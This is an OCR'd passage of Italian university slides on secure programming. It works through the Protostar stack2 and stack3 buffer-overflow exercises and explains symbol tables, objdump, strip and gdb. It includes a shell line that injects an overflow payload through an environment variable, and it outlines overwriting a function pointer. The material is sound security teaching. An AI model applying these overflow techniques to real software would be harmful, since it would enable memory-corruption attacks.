L'albero di attacco

(Stack-based buffer overflow - impostazione variabile tramite var. di ambiente)




Risultato

(**`export`** via **`bash - modified`** è stata modificata correttamente)

```
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ bash
user@protostar:~$ export GREENIE=$(python -c "print 'a' * 64 + '\x0a\x0d\x0a\x0d
'")
user@protostar:~$ /opt/protostar/bin/stack2
you have correctly modified the variable
user@protostar:~$ _
```


Risultato

(assegnazione in **`dash - modified`** è stata modificata correttamente)



L’albero di attacco

(Stack-based buffer overflow - impostazione variabile tramite var. di ambiente)



Una quarta sfida

(https://exploit-exercises.com/protostar/stack3/)

"Stack3 looks at environment variables, and how they can be set, and overwriting function pointers stored on the stack (as a prelude to overwriting the saved EIP)."

Il programma in questione si chiama **`stack3`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack3`

Obiettivo della sfida

(Modifica del flusso di esecuzione di un processo)

Impostare

```
fp = win
```

a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)

Il programma **`stack3`** accetta input localmente, da tastiera o da altro processo (tramite pipe).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Una riflessione
(Deep Thought)

Dal punto di vista concettuale, la sfida **`stack3`** è identica alle precedenti.

L'unica difficoltà aggiuntiva risiede nella natura del numero intero da iniettare.

- Nelle sfide precedenti, il numero intero era noto a priori.
- Nella sfida attuale, il numero intero non è noto a priori e va "estratto" dal binario eseguibile.

Una domanda

(Nasce sempre spontanea al termine di una piomba^W profonda riflessione)

Come si fa a trovare l'indirizzo di una funzione in un file binario eseguibile?

Una volta individuato l'indirizzo, lo si appende all'input (occhio all'ordinamento dei byte!) e si vince la sfida!

Il simbolo

(Un nome ad alto livello che rappresenta un indirizzo di memoria)

Un **simbolo** (**symbol**) è un nome ad alto livello (tipicamente, una stringa alfanumerica) associato ad un indirizzo.

Rappresenta una variabile oppure una funzione.

Usi di un simbolo

(A vari livelli)

Programmatore: definisce simboli per accedere alla memoria e per eseguire funzioni.

Compilatore: traduce simboli locali in indirizzi (risoluzione).

Linker: traduce riferimenti a simboli esterni (definiti in altre unità di compilazione) in indirizzi (rilocazione).

La tabella dei simboli

(Associa ad alcuni simboli informazioni usate nella risoluzione e rilocazione)

La **tabella dei simboli** (**symbol table**) associa ad alcuni simboli riferiti nel programma una serie di informazioni:

- tipo (funzione, variabile);
- campo di validità (locale, globale, esterno);
- indirizzo.

I simboli nella tabella

(Simboli definiti localmente, simboli riferiti esternamente)

I simboli inclusi nella tabella sono, per default, di due categorie:

- simboli esterni, definiti in altri file e riferiti dal file in questione;
- simboli interni, definiti nel file in questione.

Organizzazione della tabella

(In una porzione ben specifica di un file oggetto o binario eseguibile)

La tabella dei simboli è memorizzata in una porzione ben specifica di un file oggetto o di un file binario eseguibile.

Per motivi di organizzazione, la tabella può essere suddivisa in più tabelle.

Stampa delle tabelle statica e dinamica

(Tramite il comando **`objdump`**)

Il comando **`objdump`** permette l'estrazione di informazioni da un file oggetto, libreria (statica o dinamica) e binario eseguibile.

È possibile stampare la tabella dei simboli tramite le due opzioni seguenti:

- **`-t`**→ tabella dei simboli statica (linking statico)
- **`-T`**→ tabella dei simboli dinamica (linking dinamico)

Un esempio concreto

(Stampa della tabella dei simboli dinamici di **`/bin/ls`**)

Ad esempio, per stampare la tabella dei simboli dinamici contenuta nel file binario eseguibile **`/bin/ls`**:

```
objdump -T /bin/ls
```

Un altro esempio concreto

(Stampa della tabella dei simboli statici di **`/usr/lib/libc.a`**)

Ad esempio, per stampare la tabella dei simboli statici contenuta nella libreria statica **`/usr/lib/libc.a`**:

```
objdump -t /usr/lib/libc.a
```

Una osservazione

(Gli indirizzi forniti da **`objdump`** non sono quelli usati nel processo)

Gli indirizzi visti nell'output dei due comandi NON sono quelli finali usati da un processo.

Gli indirizzi visti nell'output sono intermedi ed usati per costruire quelli finali.

- Tramite una rilocazione (tipicamente, l'aggiunta di un indirizzo di base).

I simboli di debug

(Usabili con un debugger)

La tabella dei simboli generata di default dal compilatore è minimale.

Su richiesta esplicita, il compilatore può costruire un'altra **tabella di simboli di debug** con informazioni extra su un simbolo, utili nei processi di debug ed annotazione del codice.

- File in cui il simbolo è definito.
- Riga in cui il simbolo è definito.
- Indirizzi di ingresso/uscita di una funzione.

Generazione di simboli di debug

(Tramite il comando **`gcc -g`**)

L'opzione **`-g`** del comando **`gcc`** genera una tabella di simboli di debug.

Si compili con i simboli di debug il programma di esempio **`hello_world.c`** nella directory **`stack3`** dell'archivio di esempi.

```
cd /path/to/8-esempi/stack3
make
```

Stampa della tabella simboli di debug

(Tramite il comando **`objdump -W`**)


Il comando **`objdump -W`** stampa la tabella dei simboli di debug.

L'organizzazione segue lo standard DWARF.

- Rappresentazione compatta di un albero di simboli.
- Programma→Subroutine→Parametri→Tipi …

Il formato DWARF

(Un albero di tag descriventi programmi, funzioni, parametri, valori di ritorno)



Rimozione di simboli

(Tramite il comando **`strip`**)

Il comando **`strip`** rimuove le tabelle dei simboli da un oggetto fondibile o eseguibile.

`strip [`*`opzioni`*`]` ***`filename`***

`man 1 strip` per tutti i dettagli.

Le opzioni permettono di specificare le tabelle di simboli da rimuovere.

Too many to list here. RTFM.

L'effetto delle varie tabelle dei simboli

(Sull'annotazione di un eseguibile)

È possibile disassemblare **`hello_world`** (produrre assembly dal codice macchina) ed annotarlo (inserire il codice sorgente relativo alle porzioni assembly):

```
objdump --disassemble --source hello_world
```

Qual è l'impatto delle tabelle dei simboli sull'annotazione di un programma eseguibile (o una libreria o un file oggetto)?

Ad esempio, l'eseguibile **`hello_world`**.

Simboli dinamici e di debug

(È possibile disassemblare ed inserire annotazioni)

Si ricompili **`hello_world`** con tutti i simboli.

Si disassembli ed annoti **`hello_world`**:


```
objdump --disassemble --source hello_world
```

Si può vedere la traduzione C → Assembly!

Occhio alle ottimizzazioni (-O2, …): il codice generato può essere molto diverso dal sorgente!

Simboli dinamici e di debug

(È possibile disassemblare ed inserire annotazioni)



Conseguenza

(La struttura di `main()` è chiarissima)

È possibile associare con sufficiente precisione uno statement in C alla sua traduzione in:

- Assembly;
- codice macchina.

Diventa chiara la struttura di una funzione:

- prologo (costruzione stack frame);
- corpo (esecuzione statement);
- epilogo (distruzione stack frame, ritorno).

Simboli dinamici

(È possibile disassemblare, ma non annotare)

Si rimuovano i simboli di debug da **`hello_world`**:

```
strip --strip-debug hello_world
```


Si disassembli ed annoti **`hello_world`**:

```
objdump --disassemble --source hello_world
```

Notate qualcosa di strano?

Simboli dinamici

(È possibile disassemblare, ma non annotare)



Conseguenza

(Non è ben chiaro cosa faccia **`main()`**)

Senza i simboli di debug, l'annotazione non è più possibile.

→ Diventa più difficile capire chi fa cosa in **`main()`**. Con un po' d'occhio è ancora fattibile.

- **`push %rbp`**, **`mov %rsp, %rbp`** → prologo
- **`callq`** → chiamata funzione
- **`pop %rbp`**, **`ret`** → epilogo

Usare o no **`--source`** dà lo stesso risultato.

Nessun simbolo

(È possibile solo disassemblare; l'output di **`objdump`** è più stringato)

Si rimuovano tutti i simboli da **`hello_world`**:

```
strip -s hello_world
```

Si disassembli ed annoti **`hello_world`**:

```
objdump --disassemble --source hello_world
```

Notate qualcosa di strano?

Nessun simbolo

(È possibile solo disassemblare; l'output di **`objdump`** è più stringato)

```
0000000000400450 <.text>:
  400450:       31 ed                   xor    %ebp,%ebp
  400452:       49 89 d1                mov    %rdx,%r9
  400455:       5e                      pop    %rsi
  400456:       48 89 e2                mov    %rsp,%rdx
  400459:       48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
                                        ...
  400557:       55                      push   %rbp
  400558:       48 89 e5                mov    %rsp,%rbp
  40055b:       48 83 ec 10             sub    $0x10,%rsp
  40055f:       89 7d fc                mov    %edi,-0x4(%rbp)
  400562:       48 89 75 f0             mov    %rsi,-0x10(%rbp)
  400566:       b8 00 00 00 00          mov    $0x0,%eax
  40056b:       e8 d6 ff ff ff          callq  400546 <exit@plt+0x106>
  400570:       bf 00 00 00 00          mov    $0x0,%edi
  400575:       e8 c6 fe ff ff          callq  400440 <exit@plt>
  40057a:       66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
                                        ...
```

?

Codice macchina

Assembly

Conseguenza

(Studiare **`main()`** diventa un incubo)

Senza i simboli dinamici, **`objdump`** non è neanche in grado di etichettare l'inizio di **`main()`**.

Siete voi da soli contro il codice macchina.

In bocca al lupo.

L'effetto delle varie tabelle dei simboli

(Sul debugging di un eseguibile)

È possibile effettuare il debugging passo passo del processo **`hello_world`** tramite **`gdb`**:

```
$ gdb ./hello_world
b greet
r
bt
...
```

Qual è l'impatto delle tabelle dei simboli sul processo di debugging di un eseguibile?

Simboli dinamici e di debug

(I simboli sono annotati con i sorgenti!)

Si ricompili **`hello_world`** con tutti i simboli.

Si produca una backtrace dentro **`greet()`**:

```
gdb ./hello_world
b greet
r
bt
```

I simboli sono annotati con i sorgenti!

Simboli dinamici e di debug

(I simboli sono annotati con i sorgenti!)

```
[andreoli@nb-andreolini stack3]$ gdb -q ./hello_world
Reading symbols from ./hello_world...done.
(gdb) b greet
Breakpoint 1 at 0x40054a: file hello_world.c, line 5.
(gdb) r
Starting program: /home/andreoli/Documenti/Didattica/2016-17/programmazione-sicura/sli
de/8-corruzione-memoria/8-esempi/stack3/hello_world

Breakpoint 1, greet () at hello_world.c:5
5               printf("Hello, world!\n");
(gdb) bt
#0  greet () at hello_world.c:5
#1  0x0000000000400570 in main (argc=1, argv=0x7fffffffe588) at hello_world.c:10
(gdb) list
1       #include <stdio.h>
2       #include <stdlib.h>
3
4       void greet() {
5               printf("Hello, world!\n");
